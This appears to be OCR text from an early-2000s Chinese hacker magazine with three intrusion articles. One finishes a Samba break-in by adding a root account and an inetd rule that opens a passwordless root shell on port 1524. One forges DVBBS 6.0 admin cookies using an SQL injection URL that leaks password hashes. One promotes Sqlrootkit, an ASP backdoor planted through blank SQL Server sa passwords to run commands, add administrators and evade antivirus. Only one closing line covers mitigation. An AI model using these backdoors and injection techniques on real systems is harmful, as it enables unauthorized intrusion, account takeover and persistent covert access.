squid:$1$52379311$QxFjHue4n9sk1UI2GyIW81:12180::::::
sunsweet:$1$k28g5liy$HZdrHUxUrAfQSI6rgvjN1.:12180::::::
fax:!:12180:0:99999:7:::
moncos:$1$hb6/p8Fj$vdb0IBtRZrgMSzy6f3kFr.:12182:0:99999:7:::
www::::::::
```

图 6

通过 **cat /etc/passwd** 及 **cat /etc/shadow** 我们可清楚地看到刚才添加的帐号 WWW 了（图5、图6）。这种后门制作起来很简单，但缺点是很不隐蔽，管理员只需查看 passwd 及 shadow 文件就会立刻发觉。

这就像在 Windows 中通过 net user 及 net localgroup administrators 就可轻易发现被入侵者添加的帐号一样。

4．我们再来做个 inetd 的守护进程后门。

```
echo 'ingreslock stream tcp nowait root /bin/bash bash -d'>/usr/man/hh
```

使用 echo 制作一个文件 hh，并保存在 /usr/man 目录下。在执行时碰到了一点小麻烦，执行 **/usr/sbin/inetd -d/usr/man/hh** 后，居然提示说没有找到文件，怎么可能？难道没有 inetd？我又看了看开始我们所列出的进程，inetd 明明执行得好好的。我只好转到 sbin 目录下去执行。

```
inetd -d /usr/man/hh
```

这次系统执行成功。已经在 1524 端口悄悄打开了一个监听（图7），让我们在 Windows 下使用 telnet 连接看一下。

```
G:\hacker>telnet 61.13.1.49 1524
```

登录画面见图8，直接出现 bash 的提示符，而且此时权限为 root，甚至不用回答账号及口令，比 Windows 中的 TELNET 后门还要方便。这个后门虽然更方便，但也极不安全，管理员只需使用 nmap 或 netstat 检测自己的系统就会发现这个陌生的端口。




图 7




图 8

五、结束

其实通过已经编译好的工具来入侵并不是一件难事，本文的关键之处在于如何寻找有 Samba 漏洞的主机。好了，这次的入侵先写到这儿吧，希望各位朋友看后能对 Linux 稍微了解一点！

入侵动网6.0的cookie构造问题

PYTHON

（注：文中的方法适用于使用 Access 的论坛）

动网 6.0 的漏洞出来已经有段时间了，相信很多朋友也都利用过该漏洞做了不少“好事”吧（帮管理员删删帖子什么的^_^）！

很多人在入侵过程中，通过提交下面这个地址来获得 password：

http://www.target.com/asp/dvbbs/tongji.asp?orders=2&N=2%20userpassword,

注：末尾的逗号不能少

然后再对经过 MD5 加密的密码进行暴力破解或字典破解。其实，只要大家仔细阅读了 PsKey 发表的关于动网漏洞的文章就不难发现，我们还可通过构造 cookie 来使用管理员身份进行登录（详见光盘中收集的《动网论坛(DVBBS)存在严重漏洞》）。

那我们如何构造一个管理员的 cookie 呢？

首先，在要攻击的论坛上注册一个用户，然后进入该用户的控制面板，设置一下用户的基本资料。在这里，有关用户 cookie 的设置，我们选择保存一天。当然，如果你愿意，选择保存一年也无所谓，只要不选择“不保留”就好（图1）。

接下来，保存设置并退出。




图 1

然后，我们要做的就是修改 cookie。来到本地磁盘 C:\Documents and Settings\Administrator\Cookies（假设系统安装在 C 盘，并且当前使用计算机的用户为 administrator）。在这里，找到刚才保存的 cookie（最简单的方法就是根据 cookie 的生成时间来查找）。然后，我们打开这个 cookie（图2）。这里，我们需要构造的有以

下几项：username、userclass、userid、password。除了userclass外，其他几个值我们都可通过提交如下的 URL 请求来获得：

http://www.target.com/asp/dvbbs/tongji.asp?orders=2&N=2%20xxx，

（调整N的值，另外，将xxx修改为要查询的内容，例如userid）




图 2

这样，我们通过对比就可得到一个管理员的username、userid和经过MD5加密的password，现在只差userclass了。

这样，我们需要的值都有了。OK！那我们现在将得到的值替换成我们自己的cookie，然后保存，再重新登录论坛，然后……嘿嘿，随便你了。

注意 使用这种方法不需破解管理员的密码就可以管理员的身份登录论坛，但如果想要进一步入侵主机（这样的话需要登录到后台），使用这个方法并不是太好的选择。因为即使我们能以管理员身份登录论坛的前台，也无法获得后台的管理员密码。

这篇文章只简单地介绍了一下思路，难免有不够详细的地方。



紫幻

今天，我给大家带来一个黑客工具中的极品——ASP程序一个。唉呀！是谁拿臭鸡蛋砸我脑袋（回头一看，有一个拿了一筐臭鸡蛋的菜鸟在我身后）？拿臭鸡蛋的菜鸟对我说："不要占用《黑客X档案》的宝贵篇幅，ASP木马在《黑客X档案》都刊登过N次了。"

我一脸委屈的说："大…大…大…哥，我冤枉啊！我这个和一般的ASP木马可不一样啊，它可通过80端口在对方主机上执行任何命令。只要是在Win2k上，cmd能执行的命令它都可以执行，就连建立用户名和提升为管理员都可以，而且可以穿透目前绝大多数防火墙。其身材娇小，只有2K左右。"

拿臭鸡蛋的菜鸟说："哦？这么强大？听你这么一说简直成了'杀人灭口，居家旅行的必备良品？'那你赶快介绍你这个ASP程序吧。要是慢了点，我这一筐臭鸡蛋都砸在你脑袋上。"

我说："那…那…那好吧，不过你千万别在扔了啊！我一身全是名牌，你弄脏了赔不起（看来这年头当作者也不好混呀）。"

小菜鸟怒气冲冲的说："还废话是不是？我看你这身破名牌也是不想要了，不要　唬了唐僧，赶快介绍。"

OK！以上和大家开了一个小玩笑。下面就给大家详细讲解Sqlrootkit。

想必大家在扫描时都遇到过sql的sa空口令吧？以前是不是都使用xp_cmdshell来远程执行命令啊？不过这样做缺点很多。比如对方设置了防火墙，你就不可以执行命令了。还有，大家在平时hacking时，是不是都遇到过后门被对方管理员发现或被对方的杀毒软件kill呢？有了Sqlrootkit，这些问题都可迎韧而解。

一、配置

该ASP文件只有2K大小，配置非常简单。把这个ASP文件用记事本打开，找到"Password=server;User ID=sa"这段代码。其中的password就是漏洞主机的Sql口令；ID=sa是对方Sql的admin帐号。只要把这段代码改成对应主机的用户名，密码，就一切OK。

二、实战

我用流光扫描到210.xxx.xxx.xxx主机的sa存在空口令，直接把代码修改后上传到对方的web目录下，然后用浏览器打开。如图1。




图 1

以上就是Sqlrootkit的主界面，看上去是不是有点像cmd.asp？呵呵，它的功能要比cmd.asp强很多呢！我用它执行了三个命令，请看图2、图3和图4。




图 2




图 3




图 4

以上3个命令大家都能看懂吧？怎么样？该程序可通过80端口添加用户，并且可提升到管理员组去。是不是很强大？

Sqlrootkit的功能还多着呢！假设我们想开启对方的telnet服务，直接可使用net start telnet（图5）。




图 5

呵呵！通过 8 0 端口已经做到了开启 telnet 服务。以前是不是不敢想象？Sqlrootkit 还可以做许多事情，比如用 tftp 上传文件。

注意： 用 Sqlrootkit 上传的文件直接就传到了 system32 目录下。

以上是介绍对方存在 sa 空口令的利用。其实 Sqlrootkit 还可配合其他漏洞做个超级后门。假设使用现在最前卫的漏洞“Webdav”拿到了对方的权限，对方又安装了 Sql server，就可把它上传到对方的 web 目录（一般都在 c:\inetpub\wwwroot），这样，我们就可在远程执行命令了。不需其他任何程序，想做什么就做什么！

目前这个 ASP 程序不被任何杀毒软件查杀。要是换成大型网站或虚拟主机，那就更隐蔽了。

一般把该程序随便改个名字隐藏在一个很深的文件夹，就算是累死对方的管理员也是查不到的，岂不是成了超级后门了吗？

三、解决办法

相信广大的网管朋友看了这个程序一定很恐怖。不要害怕，我已经研究出解决 sqlrootkit 的办法。sqlrootkit 是通过 Sql 的 sa 帐号来远程执行系统程序，以达到以上目的。只要不给 sa 或 Sql server 的 admin 帐户执行系统命令，就可使 Sqlrootkit 失效。

